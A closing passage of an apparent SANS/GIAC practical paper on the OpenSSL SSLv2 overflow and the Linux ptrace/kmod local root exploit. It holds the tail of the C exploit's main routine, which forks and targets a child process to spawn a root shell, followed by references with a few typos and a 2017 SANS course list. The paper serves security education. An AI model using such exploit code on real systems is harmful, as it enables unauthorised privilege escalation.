		fatal("[-] Unable to spawn shell");
	}
}

int main(int argc, char ** argv)
{
```

```
        prepare();
        signal(SIGALRM, sigalrm);
        alarm(10);

        parent = getpid();
        child = fork();
        victim = child + 1;

        if (child == -1)
                fatal("[-] Unable to fork");

        if (child == 0)
                do_child();
        else
                do_parent(argv[0]);

        return 0;
}
```

References

CVE "CVE: CAN-2002-0656" CVE Database. 20020830
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0656 (October 2003)

Rafail, Jason A. "Vulnerability Note VU#102795" CERT Vulnerability Notes Database 09/30/2002 http://www.kb.cert.org/vuls/id/102795 (October 2003)

CVE "CVE: CAN-2003-0127" CVE Database. 20030313
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0127 (October 2003)

SecurityFocus "OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability" http://online.securiyfocus.com/bid/5363 (July 2003)

SecurityFocus "Linux Kernel Privileged Process Hijacking Vulnerability"
http://online.securiyfocus.com/bid/7112 (October 2003)

Solar Eclipse "Readme for openssl-too-open"
http://packetstormsecurity.org/0209-exploits/openssl-too-open.tar.gz (October 2003)

Henson, Stephen "Security Advisory [30 July 2002]" 20020730
http://www.openssl.org/news/secadv_20020730.txt (October 2003)

RedHat "RHSA-2003:145-01" Red Hat Security Advisory. 20030527
http://www.linuxsecurity.com/advisories/redhat_advisory-3301.html (October 2003)

Szombierski, Andrzej "linux kmod/ptrace bug - details" Bugtraq. 20030319
http://lists.insecure.org/lists/bugtraq/2003/Mar/0276.html (October 2003)

Hickman, Kipp E.B. "SSL 2.0 Protocol Specification" 19950209
http://wp.netscape.com/eng/security/SSL_2.html (October 2003)

Lee, Chia-Ling “Port 443 and Openssl-too-open" 20020408
http://www.giac.org/practical/GCIH/Chia_Ling_Lee_GCIH.pdf (October 2003)

anonymous "Once upon a free()..." Phrack Volume 0x0b, Issue 0x39, Phile #0x09 of 0x12 http://proxy.11a.nu/mirror/p57-0x09.txt (October 2003)

Soulier, Michael P. "explanation of kernel vulnerability" 20030319
http://www.oclug.on.ca/pipermail/oclug/2003-March/028723.html (October 2003)

Purczynsk, Wojciech "Linux kernel ptrace/kmod local root exploit"

http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c (October 2003)

Cox, Alan "Linux local root exploit via ptrace" 20030317 http://www.securitybugware.org/Linux/6072.html (October 2003)

Cox, Alan "Ptrace hole/Linux 2.2.25" 20030317 http://www.ussg.iu.edu/hypermail/linux/kernel/0303.2/0226.html (October 2003)

Last Updated: July 22nd, 2017

Upcoming SANS Penetration Testing

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Prague 2017	Prague, Czech Republic	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Hyderabad 2017	Hyderabad, India	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
Mentor Session - SEC542	Des Moines, IA	Aug 14, 2017 - Sep 13, 2017	Mentor
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Virginia Beach 2017 - SEC560: Network Penetration Testing and Ethical Hacking	Virginia Beach, VA	Aug 21, 2017 - Aug 26, 2017	vLive
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Community SANS Columbia SEC560	Columbia, MD	Sep 11, 2017 - Sep 16, 2017	Community SANS
Community SANS Toronto SEC542	Toronto, ON	Sep 11, 2017 - Sep 16, 2017	Community SANS
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC560	Dallas, TX	Sep 13, 2017 - Nov 15, 2017	Mentor
Community SANS Madrid SEC560 (in Spanish)	Madrid, Spain	Sep 18, 2017 - Sep 23, 2017	Community SANS
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Mentor Session - SEC560	Manchester, NH	Sep 21, 2017 - Nov 02, 2017	Mentor
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS